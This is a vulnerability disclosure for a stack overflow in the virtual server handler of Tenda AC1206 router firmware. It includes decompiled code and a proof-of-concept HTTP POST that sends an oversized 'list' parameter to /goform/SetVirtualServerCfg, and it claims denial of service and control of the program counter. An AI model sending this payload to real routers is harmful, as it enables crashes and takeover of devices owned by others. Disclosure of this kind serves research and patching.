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Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information


Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetVirtualSer function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  void __cdecl formSetVirtualSer(webs_t wp, char_t *path, char_t *query)
2  {
3    cgi_msg errCode; // [sp+18h] [+18h]
4    char *str; // [sp+1Ch] [+1Ch]
5    char param_str[256]; // [sp+20h] [+20h] BYREF
6
7    memset(param_str, 0, sizeof(param_str));
8    errCode = CGI_OK;
9    str = websGetVar(wp, "list", byte_5106B4);
10   save_virtualser_data("adv.virtualser", str, '~');// There is a stack overflow vulnerability
11   if ( CommitCfm() )
12   {
13     sprintf(param_str, "advance_type=%d", 2);
14     send_msg_to_netctrl(5, param_str);
15   }
16   else
17   {
18     errCode = CGI_ERROR;
19   }
20   websWrite(
21     wp,
22     "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
23   websWrite(wp, "{\"errCode\":%d}", errCode);
```

In the `formsetvirtualser` function, `str` (the value of `list`) we entered will be passed into the `save_virtualser_data` function as a parameter, and this function has stack overflow.



In the `save_virtualser_data` function,the `buf` (the value of `list`) is formatted using the `sscanf` function and in the form of `%[^,]%*c%[^,]%*c%[^,]%*c%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `lan_ip`、`in_port`、`out_port` or `protocol`, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetVirtualServerCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
```


```
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.